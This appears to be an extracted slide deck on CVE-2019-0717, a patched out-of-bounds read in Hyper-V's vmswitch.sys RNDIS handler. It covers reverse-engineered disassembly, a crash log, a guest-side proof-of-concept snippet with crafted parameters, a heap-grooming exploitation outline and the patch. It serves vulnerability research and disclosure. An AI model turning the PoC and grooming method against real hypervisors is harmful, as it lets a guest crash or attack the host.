:_QWORD rndis_message_switch[2]
rndis_message_switch dq 2 dup(0) ; DATA XREF: RndisDevHostControlMessageWorkerRoutine+168:0
dq offset RndisDevHostHandleInitializeMessage
dq offset RndisDevHostHandleHaltMessage
dq offset RndisDevHostHandleQueryMessage
dq offset RndisDevHostHandleSetMessage
dq offset RndisDevHostHandleResetMessage
align 10h
dq offset RndisDevHostHandleKeepAliveMessage
dq offset RndisDevHostHandleSetExMessage
```

Guest VM (LIS)

```
static void rndis_filter_halt_device(struct netvsc_device *nvdev,
                                   struct rndis_device *dev)
{
    struct rndis_request *request;
    struct rndis_halt_request *halt;

    /* Attempt to do a rndis device halt */
    request = get_rndis_request(dev, RNDIS_MSG_HALT,
                               RNDIS_MESSAGE_SIZE(struct rndis_halt_request));
    if (!request)
        goto cleanup;

    /* Setup the rndis set */
    halt = &request->request_msg.msg.halt_req;
    halt->req_id = atomic_inc_return(&dev->new_req_id);

    /* Ignore return since this msg is optional. */
    rndis_filter_send_request(dev, request);

    dev->state = RNDIS_DEV_UNINITIALIZED;

cleanup:
```

VmsCdDeviceRegister

```
nop 0word ptr [rax+rax+00h]
lea rdx, aDeviceVmswit_0 ; "\\Device\\VmSwitch"
lea rcx, [rbp+50h+DestinationString] ; DestinationString
call cs:___imp_RtlInitUnicodeString
nop dword ptr [rax+rax+00h]
lea r8, qword_1C02F1780
lea rdx, [rbp+50h+Handle]
lea rcx, [rbp+50h+DestinationString]
call VmsCdOpenProxyDevice
mov ebx, eax
test eax, eax
js loc_1C007C17C
xor edx, edx ; Val
lea rcx, [rsp+150h+Dst] ; Dst
mov r8d, 0A0h ; Size
call memset
mov rax, cs:VmsDriverObject
xor r9d, r9d ; QWORD
mov rcx, [rbp+50h+Handle] ; _QWORD
xor r8d, r8d ; _QWORD
and [rsp+150h+Dst], 0
xor edx, edx ; QWORD
mov [rsp+150h+var_F8], rax
lea rax, VmsCdpCreate
mov [rsp+150h+var_F8], rax
lea rax, VmsCdpClose
mov [rsp+150h+var_E8], rax
lea rax, VmsCdpRead
mov [rsp+150h+var_E8], rax
lea rax, VmsCdpWrite
mov [rsp+150h+var_D8], rax
lea rax, VmsCdpDeviceControl
mov [rbp+50h+var_D0], rax
lea rax, VmsVmnicPvtKmcLProcessPacket
mov [rbp+50h+var_C8], rax
lea rax, VmsVmnicPvtKmcL
mov [rbp+50h+var_C8], rax
lea rax, VmsVmnicPvtKmcL
mov [rbp+50h+var_B8], rax
lea rax, VmsVmnicPvtKmcL
mov [rbp+50h+var_B0], rax
lea rax, VmsVmnicPvtKmcL
mov [rbp+50h+var_A8], rax
lea rax, VmsVmnicPvtKmcL
mov [rbp+50h+var_A0], rax
lea rax, VmsVmnicPvtKmcL
mov [rbp+50h+var_98], rax
lea rax, VmsVmnicPvtKmcLChannelStar
mov [rbp+50h+var_90], rax
lea rax, VmsVmnicPvtKmcLProcessingComplete
mov [rbp+50h+var_88], rax
lea rax, VmsVmnicPvtVersion6HandleRxPdBatch
mov [rbp+50h+var_80], rax
lea rax, VmsVmnicPvtVersion6HandleTxPdBatch
mov [rbp+50h+var_78], rax
lea rax, VmsVmnicPvtKmcLChannelOpened
mov [rbp+50h+var_70], rax
lea rax, VmsVmnicPvtKmcLChannelClosed
```

Initialize
callbacks to
kernel DPC

Main entry point from
VM, triggered on
synthetic interrupt

Main Flow

Switch handler
by message type


```
; _QWORD rndis_message_switch[2]
rndis_message_switch dq 2 dup(0) ; DATA XREF: RndisDevHostControlMessageWorkerRoutine+16B;0
dq offset RndisDevHostHandleInitializeMessage
dq offset RndisDevHostHandleHaltMessage
dq offset RndisDevHostHandleQueryMessage
dq offset RndisDevHostHandleSetMessage
dq offset RndisDevHostHandleResetMessage
align 10h
dq offset RndisDevHostHandleKeepAliveMessage
dq offset RndisDevHostHandleSetExMessage
```

VmsVmnicPvtKmcLProcessingComplete is near-root handler of incoming packets

```
Pool block fffff90f1b0f2fa0, Size 0000000000000060, Thread fffff90f189d5080
fffff8005d74ee0d nt!VfAllocPoolNotification+0x31
fffff8005d73c21f nt!VeAllocatePoolWithTagPriority+0x2cf
fffff8005d74a6b8 nt!XdvExAllocatePoolInternal+0x18
fffff8005d73c6b7 nt!VerifierExAllocatePoolWithTag+0x87
fffff8005fd2949a vmswitch!RndisDevHostDispatchControlMessage+0x72
fffff8005fd28c26 vmswitch!VmsVmnicPvtKmcLProcessingComplete+0x156
fffff8005e58727a5 VmsProxy!VmsProxyVmnicPvtKmcLProcessingComplete+0x15
fffff8005e588272 vmbkmlr!InpFillAndProcessQueue+0x242
fffff8005e588243c vmbkmlr!KmcLpVmbusIsr+0x13c
fffff8005fc610b0 vmbusr!ParentRingInterruptDpc+0xa0
fffff8005cecf67 nt!KiExecuteAllDpcs+0x2e7
fffff8005cecf2ae nt!KiRetireDpcList+0x1ae
fffff8005cfd1445 nt!KiRetireDpcList+0x5
```

```
RndisDevHostDispatchControlMessage -> RndisDevHostQueueWorkItem ->
-> RndisDevHostControlMessageWorkerRoutine -> handlers
```

Downstream flow from *SetRequestCommon handler (top left)



Virtual Network Switch Vulnerability (CVE-2019-0717)

VmsMpCommonPvtSetRequestCommon OOB

- Off-by-N Out of Bounds Read Access in handling of RNDIS SET requests in vmswitch.sys
- memcmp with fixed length
- Extremely narrow edge bug
 - Bypass some dozen of checks
 - Data buffer must sit on the edge of a memory page followed by free space to crash
 - Special crafting of multiple parameters to bypass the checks
- Found in 2018 with a custom fuzzer that I wrote

```
/* Format of Information buffer passed in a SetRequest for the OID */
/* OID_GEN_RNDIS_CONFIG_PARAMETER. */
struct rndis_config_parameter_info {
    u32 parameter_name_offset;
    u32 parameter_name_length;
    u32 parameter_type;
    u32 parameter_value_offset;
    u32 parameter_value_length;
};
```

```
Virtualization > Hyper-V > vulns > CVE-2019-0717_OOBR_VmsMpCommonPvtSetRequestCommon > kd.log
1 *** Fatal System Error: 0x00000050
2 (0xFFFFE404C71C3000, 0x0000000000000000, 0xFFFFF800891A6E53, 0x0000000000000002)
3
4 Driver at fault:
5
6 *** vmswitch.sys - Address FFFFF800891A6E53 base at FFFFF80089160000, DateStamp 05e2d40e
7
8 Break instruction exception - code 80000003 (first chance)
9 fffff802`04667240 cc int 3
10
11 0: kd> !analyze -v
12 Connected to Windows 10 17763 x64 target at (Wed Mar 20 01:42:27.725 2019 (UTC + 7:00)), ptr64 TRUE
13
14 *****
15 *
16 * Bugcheck Analysis *
17 *
18 *****
19
20 PAGE_FAULT_IN_NONPAGED_AREA (50)
21 Invalid system memory was referenced. This cannot be protected by try-except.
22 Typically the address is just plain bad or it is pointing at freed memory.
23 Arguments:
24 Arg1: fffff802`04667240, memory referenced.
25 Arg2: 00000000`00000000, value 0 = read operation, 1 = write operation.
26 Arg3: fffff800`891a6e53, If non-zero, the instruction address which referenced the bad memory
27 address.
28 Arg4: 00000000`00000002, (reserved)
29
30 Debugging Details:
31 -----
```

VmsMpCommonPvtSetRequestCommon (vuln)

```
.text:00000001C001FB07 loc_1C001FB07:                ; CODE XREF: VmsMpCommonPvtSetRequestCommon+D0↑j
.text:00000001C001FB07      movups  xmm0, xmmword ptr [r9]
.text:00000001C001FB0B      mov     r12d, [r9+10h]
.text:00000001C001FB0F      mov     [rbp+var_10], r12d
.text:00000001C001FB13      movd   edx, xmm0
.text:00000001C001FB17      movups [rbp+arg_offset_copy2], xmm0
.text:00000001C001FB1B      cmp     edi, edx                ; size < parameter_name_offset ?
.text:00000001C001FB1D      jb     @@error
.text:00000001C001FB23      mov     rcx, qword ptr [rbp+arg_offset_copy2]
.text:00000001C001FB27      mov     eax, edi
.text:00000001C001FB29      shr     rcx, 20h
.text:00000001C001FB2D      sub     eax, edx
.text:00000001C001FB2F      cmp     eax, ecx                ; size - parameter_name_offset < parameter_name_length ?
.text:00000001C001FB31      jb     @@error
.text:00000001C001FB37      mov     rcx, qword ptr [rbp+arg_offset_copy2+8]
.text:00000001C001FB3B      shr     rcx, 20h
.text:00000001C001FB3F      cmp     edi, ecx                ; size < parameter_value_offset ?
.text:00000001C001FB41      jb     @@error2
.text:00000001C001FB47      mov     eax, edi
.text:00000001C001FB49      sub     eax, ecx
.text:00000001C001FB4B      cmp     eax, r12d              ; size - parameter_value_offset < parameter_value_length ?
.text:00000001C001FB4E      jb     @@error2
.text:00000001C001FB54      mov     r15d, edx
.text:00000001C001FB57      lea    r13, [r9+rcx]
.text:00000001C001FB5B      add    r15, r9
.text:00000001C001FB5E      lea    rcx, aNetworkaddress ; "NetworkAddress"
.text:00000001C001FB65      mov     rdx, r15                ; Buf2
.text:00000001C001FB68      mov     r8d, 1Ch                ; Size
.text:00000001C001FB6E      call   memcmp
```



VmsMpCommonPvtSetRequestCommon (PoC)

- PoC: send RNDIS set request from VM with RNDIS_OID_GEN_RNDIS_CONFIG_PARAMETER and specially crafted parameters
- Can be rapid-prototyped on LIS (rndis_filter_set_device_mac())
- Craft parameter_name_offset to point to the edge of the packet, other values to bypass the checks

https://github.com/badd1e/Dislosures/blob/master/CVE-2019-0717_Hyper-V/PoC_CVE-2019-0717.c

```
/* Format of Information buffer passed in a SetRequest for the OID */
/* OID_GEN_RNDIS_CONFIG_PARAMETER. */
struct rndis_config_parameter_info {
    u32 parameter_name_offset;
    u32 parameter_name_length;
    u32 parameter_type;
    u32 parameter_value_offset;
    u32 parameter_value_length;
};
```

<https://t.me/learningnets>

```
set = &request->request_msg.set_req;
set->oid = RNDIS_OID_GEN_RNDIS_CONFIG_PARAMETER;
set->info_buf_len = extlen;
set->info_buf_offset = sizeof(struct rndis_set_request);
set->dev_vc_handle = 0;

cpi = (struct rndis_config_parameter_info *)((ulong)set +
    set->info_buf_offset);
cpi->parameter_name_offset =
    sizeof(struct rndis_config_parameter_info) + 6;
/* Multiply by 2 because host needs 2 bytes (utf16) for each char */
cpi->parameter_name_length = 0;
cpi->parameter_type = RNDIS_CONFIG_PARAM_TYPE_STRING;
cpi->parameter_value_offset =
    cpi->parameter_name_offset;
/* Multiply by 4 because each MAC byte displayed as 2 utf16 chars */
cpi->parameter_value_length = 0;

ret = rndis_filter_send_request(rdev, request);
```

VmsMpCommonPvtSetRequestCommon (patch)

Vulnerable
vmswitch.sys

Patched

```
00000001C00265FC VmsMpCommonPvtSetRequestCommon
00000001C002674E mov     b4 r12d, b4 edx
00000001C0026751 lea   rax, ds:[r9+rcx]
00000001C0026755 add   r12, r9
00000001C0026758 mov   ss:[rbp+arg_30], rax
00000001C002675C mov   rdx, r12 // Buf2
00000001C002675F lea   rcx, cs:[0x1C0167C40] // aNetworkaddress

00000001C0026766 mov   b4 r8d, b4 0x1C // Size
00000001C002676C call  memcmp
00000001C0026771 test  b4 eax, b4 eax
00000001C0026773 jnz   0x1C0026891
```

```
00000001C0026F6C VmsMpCommonPvtSetRequestCommon
00000001C00270E4 mov   b4 r15d, b4 r8d
00000001C00270E7 lea   r13, ds:[r9+rcx]
00000001C00270EB add   r15, r9
00000001C00270EE mov   b2 ss:[rbp+var_88], b2 dx
00000001C00270F2 mov   b2 ss:[rbp+var_88], b2 dx
00000001C00270F6 lea   rcx, ss:[rbp+var_88]
00000001C00270FA lea   rdx, ss:[rbp+var_78]
00000001C00270FE mov   ss:[rbp+var_80], r15
00000001C0027102 call  VmsUtilStrMatch
00000001C0027107 test  b1 al, b1 al

00000001C0027109 jz    0x1C002711C
```

```
v11 = (unsigned __int16 *)((char *)a4_packet->m128i_i64 + ((unsigned __int64)packet_copy.m128i_i64[1] >> 32));
v12 = (__int64 *)((char *)a4_packet->m128i_i64 + v10);
WORD1(str1) = packet_copy.m128i_i16[2];
LOWORD(str1) = packet_copy.m128i_i16[2];
v20 = (__int64 *)((char *)a4_packet->m128i_i64 + v10);
if ( VmsUtilStrMatch((const void **)&str1, (__int64)&str_static ) )
{
    v13 = VmsMpCommonPvtSetNetworkAddress(v7, &packet_copy, v11);
}
else
{
    if ( packet_copy.m128i_i32[1] <= 2u || *(__WORD *)v12 != 42 || v9 != 2 )
        goto LABEL_37;
    v14 = *v11;
    v20 = v12;
    str1 = 0i64;
    WORD1(str1) = packet_copy.m128i_i16[2];
    LOWORD(str1) = packet_copy.m128i_i16[2];
    v13 = VmsMpCommonSetOffload(v7, &str1, (unsigned int)(v14 - 48));
```

```
1 char __fastcall VmsUtilStrMatch(const void **str1, __int64 str2)
2 {
3     char result; // b1
4
5     result = 0;
6     if ( *(__WORD *)str1 == *(__WORD *)str2 )
7     {
8         result = 0;
9         if ( !memcmp(str1[1], (const void **)(str2 + 8), *(unsigned __int16 *)str1 ) )
10        {
11            result = 1;
12        }
13    }
14    return result;
```

Exploitation Algorithm

Theoretical

- Vmswitch allocates memory for incoming RNDIS requests (right) based on requested size, frees them upon completion => (somewhat) controlled heap grooming primitive
- General idea: alternating pattern of memory pages
 - 1: Active pool page with a free spot at the edge of the page
 - 2: Free'd page
- How to:
 - Flush free-lists and lookaside by sending many small requests to get a scratch memory page
 - Fill page 1 leaving a known-size free spot at the edge
 - Fill page 2, then free it, etc.
 - Trigger the bug

```
1: kd> !verifier 80 r9
```

```
...
```

```
=====  
Pool block fffff90f1b0f2fa0, Size 0000000000000060, Thread fffff90f189d5080  
fffff8005d74ee0d nt!VfAllocPoolNotification+0x31  
fffff8005d73c21f nt!VeAllocatePoolWithTagPriority+0x2cf  
fffff8005d74a6b8 nt!XdvExAllocatePoolInternal+0x18  
fffff8005d73c6b7 nt!VerifierExAllocatePoolWithTag+0x87  
fffff8005fd2949a vmswitch!RndisDevHostDispatchControlMessage+0x72  
fffff8005fd28c26 vmswitch!VmsVmNicPvtKmcLProcessingComplete+0x156  
fffff800e58727a5 VmsProxy!VmsProxyVmNicPvtKmcLProcessingComplete+0x15  
fffff800e5882772 vmbkmclr!InpFillAndProcessQueue+0x242  
fffff800e588243c vmbkmclr!KmcLpVmbusIsr+0x13c  
fffff8005fc610b0 vmbusr!ParentRingInterruptDpc+0xa0  
fffff8005cecf67 nt!KiExecuteAllDpcs+0x2e7  
fffff8005cecf2ae nt!KiRetireDpcList+0x1ae  
fffff8005cfd1445 nt!KxRetireDpcList+0x5
```

```
RndisDevHostDispatchControlMessage:
```

```
.text:00000001C0039485 movsxd rdx, edi ; NumberOfBytes  
.text:00000001C0039488 mov ecx, 200h ; PoolType  
.text:00000001C003948D mov r8d, 44527356h ; Tag  
.text:00000001C0039493 call cs:__imp_ExAllocatePoolWithTag  
.text:00000001C003949A nop dword ptr [rax+rax+00h]  
.text:00000001C003949F mov rbp, rax  
.text:00000001C00394A2 test rax, rax  
.text:00000001C00394A5 jz loc_1C0069E31  
.text:00000001C00394AB mov rax, [r15]  
.text:00000001C00394AE mov rdx, r12 ; Src  
.text:00000001C00394B1 mov ecx, [rax+28h]  
.text:00000001C00394B4 mov [rbp+10h], ecx  
.text:00000001C00394B7 mov r8d, ecx ; Size  
.text:00000001C00394BA lea rcx, [rbp+14h] ; Dst  
.text:00000001C00394BE call memmove
```

References

- Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D and 4
<https://software.intel.com/content/www/us/en/develop/articles/intel-sdm.html>
- TLFS: Microsoft Hypervisor Top Level Functional Specification
<https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/tlfs>
- Hyper-V Architecture
<https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/reference/hyper-v-architecture>
- Enhanced Session Mode
<https://docs.microsoft.com/en-us/virtualization/hyper-v-on-windows/user-guide/enhanced-session-mode>
- Overview of Remote NDIS
<https://docs.microsoft.com/en-us/windows-hardware/drivers/network/overview-of-remote-ndis--rndis>
- [MS-RNDIS]
<https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/WinArchive/%5bMS-RNDIS%5d.pdf>
- SLP: Service Location Protocol Specification <https://tools.ietf.org/html/rfc2165>
<https://tools.ietf.org/html/rfc2608>

Recommended reading

Virtualization security

Generalized deep technical -

- https://www.cs.ucr.edu/~heng/pubs/VDF_raid17.pdf
- <https://www.ernw.de/download/xenpwn.pdf>
- <https://www.blackhat.com/docs/eu-16/materials/eu-16-Li-When-Virtualization-Encounters-AFL-A-Portable-Virtual-Device-Fuzzing-Framework-With-AFL-wp.pdf>
- <https://www.syssec.ruhr-uni-bochum.de/media/emma/veroeffentlichungen/2020/02/07/Hyper-Cube-NDSS20.pdf>
- https://www.troopers.de/downloads/troopers17/TR17_Attacking_hypervisor_through_hardwear_emulation.pdf

Quality reference - system internals & vulndev primitives -

- <https://www.exploit-db.com/docs/english/34859-technical-information-on-vulnerabilities-of-hypercall-handlers.pdf>
- <https://census-labs.com/media/straightouttavmware-wp.pdf>
- <https://www.blackhat.com/docs/eu-17/materials/eu-17-Mandal-The-Great-Escapes-Of-Vmware-A-Retrospective-Case-Study-Of-Vmware-G2H-Escape-Vulnerabilities.pdf>

Frontiers: Hyper-V, ESXi, speculative execution

- <https://www.kernel.org/doc/html/latest/admin-guide/hw-vuln/index.html>
- https://www.usenix.org/system/files/woot19-paper_zhao.pdf
- <https://blogs.technet.microsoft.com/jhoward/2012/03/12/everything-you-wanted-to-know-about-sr-iov-in-hyper-v-part-1/>
- https://www.blackhat.com/presentations/bh-usa-07/Baker/Presentation/BH07_Baker_WSV_Hypervisor_Security.pdf (2007!)
- https://github.com/Microsoft/MSRC-Security-Research/blob/master/presentations/2019_02_OffensiveCon/2019_02%20-%20OffensiveCon%20-%20Growing%20Hypervisor%20day%20with%20Hyperseed.pdf
- <https://blogs.technet.microsoft.com/srd/2019/01/28/fuzzing-par-a-virtualized-devices-in-hyper-v/>
- <https://docs.microsoft.com/en-us/archive/blogs/jhoward/hyper-v-generation-2-virtual-machines-part-1>
- <https://i.blackhat.com/us-18/Thu-August-9/us-18-Rabet-Hardeninq-Hyper-V-Through-Offensive-Security-Research.pdf>

Twitter: [@alisaesage](https://twitter.com/alisaesage)
Email: contact@0days.engineer

